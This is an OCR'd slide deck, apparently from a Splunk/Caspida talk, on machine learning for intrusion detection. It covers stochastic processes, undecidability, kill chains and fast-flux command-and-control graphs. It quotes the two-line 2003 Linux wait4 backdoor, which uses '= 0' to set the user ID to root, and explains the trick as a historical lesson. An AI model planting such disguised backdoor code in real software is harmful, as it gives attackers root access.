


Presentation Title

splunk>

Agenda

- Introduction
  - The State of Cybersecurity
  - Research Background
- Data Science & Cybersecurity
  - Data Science and AI
  - Behavioral Intrusion Detection
- Machine Learning Case Studies
  - Natural Language Processing and AGD's
  - Concept and Adversarial Drift
  - Graph Mining

Introduction

Linux Backdoor Attempt of 2003

- On Nov. 5, 2003, a code change in the CVS copy that did not have a pointer to a record of approval.
- Investigation showed that the change had never been approved. Further investigation determined that someone had apparently broken in (electronically) to the CVS server and inserted this change.
- The change modified the code of a Linux function called wait4, which a program could use to wait for something to happen. Specifically, it added these two lines of code:

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
                retval = -EINVAL;
```

- An expert would interpret this as innocuous error-checking code to make wait4 return an error code when wait4 was called in a certain way that was forbidden by the documentation.
- Near the end of the first line, it said “= 0” rather than “== 0”. The normal thing to write in code like this is “== 0”, which tests whether the user ID of the currently running code (current->uid) is equal to zero, without modifying the user ID. But what actually appears is “= 0”, which has the effect of setting the user ID to zero.

- Consequence: 1 LOC almost created a hidden backdoor to the Linux kernel.

The State of Cybersecurity Today

- 9,000 Malware Samples Analyzed
- 125 LOC for Average Malware Sample
- Stuxnet = 15,000 LOC (120x average malware sample LOC)
- 10,000,000 = Average LOC for modern firewall/security stack

Key Takeaway: For one single offensive LOC defenders write 100,000 LOC

- 120:1 Stuxnet to average malware
- 500:1 Simple text editor to average malware
- 2,000:1 Malware suite to average malware
- 100,000:1 Defensive tool to average malware
- 1,000,000:1 Target operating system to average malware

TEAM

Caspida is founded by a team of successful entrepreneurs, and funded by top tier venture capitalists as well as proven, industry executives.

The team consists of leading data scientists and data engineers from companies such as VMware, Google, ArcSight (HP), FireEye/Mandiant, Symantec, and premier institutions such as UCLA, Stanford, Berkeley and MIT, with experience in cyber security, security research, forensics, mobile security and machine learning.

The companies and educational institutions our team has worked with.

Digression: Research Background

Academic Path

- Oxford England: Freshmen year study abroad
- Went to grad school initially to study financial modeling (Quants on Wall Street)
- PhD research focused on modeling physical phenomena driven by random processes, PDE's + Probability Theory
- Telecommunications experience has been in network management, network performance monitoring and intrusion detection

Theoretical Background


- Doctoral Research
  - Iterated Processes: What happens when we replace time with a random process?
    - Set t "=" B(t) where B is a Brownian motion
  - Can Feynman Path Integral be defined Mathematically?
    - Feynman-Kac's Formula: Duality between PDE's and SDE's
    - Measures on the space of continuous functions
  - Fractional Brownian motion and processes with long memory
    - Random walks that are not Markov
    - Malliavin Calculus: (Used to prove Hörmander's Theorem)
      - Malliavin built a calculus out of Random processes replacing time by h in a Hilbert space

Stochastic Processes

- Why are they useful?
  - Time Series Forecasting
  - Financial and Physical Process Modeling
  - Feynman-Kac's formula (duality between PDE's and Stochastic Differential Equations)
- The Rabbit hole of research
  - Malliavin Calculus
  - Iterated Brownian Motion
  - Path Integrals

Stochastic Processes with Long Memory

- Since ancient times the Nile River has been known for its long periods of dryness followed by long periods of floods
- The hydrologist Hurst was the first one to describe these characteristics when he was trying to solve the problem of flow regularization of the Nile River.



Fractional Brownian Motion

Definition 2.2.1 *Fractional Brownian motion*

A Fractional Brownian motion with Hurst parameter $H \in (0,1)$ *is a centered Gaussian process* $B = \{B(t) : t \geq 0\}$ *with covariance function given by* $\mathbf{E}[B(t)B(s)] = \frac{1}{2}(|t|^{2H} + |s|^{2H} - |t-s|^{2H})$.

The first mathematical definition of Brownian motion was given by Bachelier in his 1900 Ph.D. thesis entitled "Theorie de la Speculation." Albert Einstein also worked on Brownian motion and its relation to the heat equation in the 1906 paper titled "On the theory of the Brownian movement" [14]. In this seminal paper Einstein derived the heat equation involving a so called Diffusion constant κ.

$$\frac{\partial \rho}{\partial t} = \kappa \Delta \rho \tag{2.1}$$

The solution to this equation is

$$\rho(x,t) = \frac{1}{(4\pi\kappa t)^{\frac{3}{2}}} \exp\left(\frac{-|x|^2}{4\kappa t}\right)$$


From this formula Einstein expressed the position of a Brownian particle $B(t)$ at time t using a probabilistic notation or more specifically

$$\mathbf{P}\left(B(t) \in [a,b]\right) = \int_a^b \rho(x,t)\mathrm{d}u \tag{2.2}$$

Data Science and Artificial Intelligence

Math in Industry: Data Science

- Data Science = Scientific Method + Computers
- Mixture of Math and CS and Domain Knowledge



Theoretical Backbone

- Classical Computation
  - Logical Consistency of Computer Languages (Church-Turing)
  - Physical Realization of Turning Machine (Church turning + Von Neumann)
  - Floating point representation with controllable error propagation
- Mathematics
  - Dedekind's construction of R + church turning => science is consistent across the universe
  - Dedekind's construction of the real numbers establishes there is one universal language of precision: R
  - Kolmogorov's Axioms of probability
- Weak/Strong AI
  - Halting problem and No Free Lunch theorems => building intelligent software is “hard”
  - Current machine learning methods are a type of weak AI
- Distributed Computation
  - Complexity classes P-Complete, NC
  - CAP Theorem
  - Actor Models
  - Batch + Real-Time := Lambda Architecture

Machine Learning

- Machine Learning
  - Supervised/Unsupervised/Semi-Supervised
  - Outlier Detection
  - Current Research: Active Learning, Manifold Learning, Transductive Learning, Deep Learning, Self-taught
  - Most algorithms can be distributed over large clusters to increase computation

Halting Problem

The Halting Problem

Theorem 1 *If we define language*

$$HALT = \{\langle \alpha, x \rangle | M_\alpha \text{ stops on input } x\}$$

then this language is not accepted by any Turing Machine.

- The problem is to determine, given a program and an input to the program, whether the program will eventually halt when run with that input
- **The halting problem is famous because it was one of the first problems proven algorithmically undecidable. This means there is no algorithm which can be applied to any arbitrary program and input to decide whether the program stops when run with that input.**

Church-Turning Thesis

Theorem 4.4.1 *The following computation models are equivalent, i.e., any one of them can be converted to any other one:*

1. *One-tape Turing machines.*
2. *k-tape Turing machines, for any $k \geq 1$.*
3. *Non-deterministic Turing machines.*
4. *Java programs.*
5. *C++ programs.*
6. *Lisp programs.*

- However, not all machines conceivable to human imagination are subject to the Church–Turing thesis (e.g. oracle machines).
- **It is an open question whether any such unknown physical processes are involved in the working of the human brain, and whether humans can solve the halting problem (Copeland 2004, p. 15).**

Machine Learning and Cybersecurity

- Specific Challenges
  - No Ground Truth: Machine Learning works best in the case of large amount of labeled examples
  - Concept/Adversarial Drift: Labels change over time
- Lack of Labeled Data => NFL
  - Wolpert, D.H., Macready, W.G. (1997), "No Free Lunch Theorems for Optimization", *IEEE Transactions on Evolutionary Computation* **1**, 67.
  - Wolpert, David (1996), "The Lack of *A Priori* Distinctions between Learning Algorithms", *Neural Computation*, pp. 1341-1390.


> The so called No-Free-Lunch principle is a basic insight of machine learning. It may be viewed as stating that in the lack of prior knowledge (or inductive bias), any learning algorithm may fail on some learnable task.

A.I. and Meta-Theorems

- Is intelligence achievable in software (Strong AI)?
  - Scott Aronson: Unlikely software/hardware combinations are competing against 3 Billion years of evolution
- Keep a catalogue of deep results and curiosities
  - Gödel's Incompleteness
  - Church-Turning
  - Blum's Speedup Theorem
  - No free Lunch
  - One Learning Algorithm Hypothesis
  - Grover's/Shor's Algorithms
- Track Cutting Edge ML
  - Paper: "Building high-level features using large scale unsupervised learning"
    - Andrew Ng and Jeff Dean et al. (2012) ICML

Batch + Real Time

- Lambda Architecture
  - Combination of Batch and Real time
  - Storm, Hadoop, Greenplum (MPP RDBMS)
- Complexity Class P-Complete and NC
  - P-Complete => inherently sequential



In complexity theory, the notion of **P-complete** decision problems is useful in the analysis of both:

1. which problems are difficult to parallelize effectively, and;
2. which problems are difficult to solve in limited space.

Behavioral Intrusion Detection

Data Science in Cybersecurity

- What is a behavior mathematically?
  - Fraud in Cybersecurity manifests itself in infinitely many possibilities
- Automated identification of fraud in IT is in some sense equivalent to trying solve the halting problem on a Turning Machine
  - Computationally it is impossible to “enumerate” all possible behaviors

Limits of Automated Intrusion Detection

- Travis Goodspeed: Packets in Packets
  - Given any communication medium we can embed a covert language to avoid eavesdropping in open channels
- Can we programmatically answer the questions: "Does a communication contain steganography?"
  - Equivalent to checking if a computer program will halt?
- Polymorphic Malware => NFL

Classes of Behavior > Classes of F

Definition


(Behavioral Model) $\mathbb{B}(d) = \{b(t) | b \text{ depends on data format } d\}$. A behavior $b \in \mathbb{B}$ is just a random process depending on a specific type of input data.

Definition

(Anomalous Behaviors) Let $\mathbb{A} \subset \mathbb{B}$ be the set of all anomalies behaviors. For example $\mathbb{A}$ contains the set of all periodic processes and the set of all possible sequences of strings that represent polymorphic malware source code.

Map Behaviors to Milestones

- Paper: “Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains”
- Behaviors map to epochs
  - Recon
  - Exploitation
  - Command and Control
  - Act on objectives/Exfiltration




Graph Behavior: Fluxing

Command and Control (C2) traffic has been established between compromised hosts inside the corporate network and C2 servers

Time t_0
IP: 66.253.41.67


Graph Behavior: Fluxing



Command and Control (C2) traffic has been established between compromised hosts inside the corporate network and C2 servers

Time t_0
IP: 66.253.41.67


Graph Behavior: Fluxing



Time t_1
IP: 47.99.1.63

C2 Infrastructure changes locations of command and control server new communication path is established


Graph Behavior: Fluxing



C2 Infrastructure changes locations of command and control server new communication path is established


Graph Behavior: Fluxing

http://en.wikipedia.org/wiki/Fast_flux: Fast flux is a DNS technique used by botnets to hide phishing and malware delivery sites behind an ever-changing network of compromised hosts acting as proxies. It can also refer to the combination of peer-to-peer networking, distributed command and control, web-based load balancing and proxy redirection used to make malware networks more resistant to discovery and counter-measures. The Storm Worm is one of the recent malware variants to make use of this technique.



Time t_2
IP: 210.2.13.22


Graph Behavior: Fluxing



At each time step (typically a day or two) the C2 Infrastructure changes locations of command and control via this “Fluxing” behavior. A subset of these type of graph patterns is known as “Fast Fluxing”

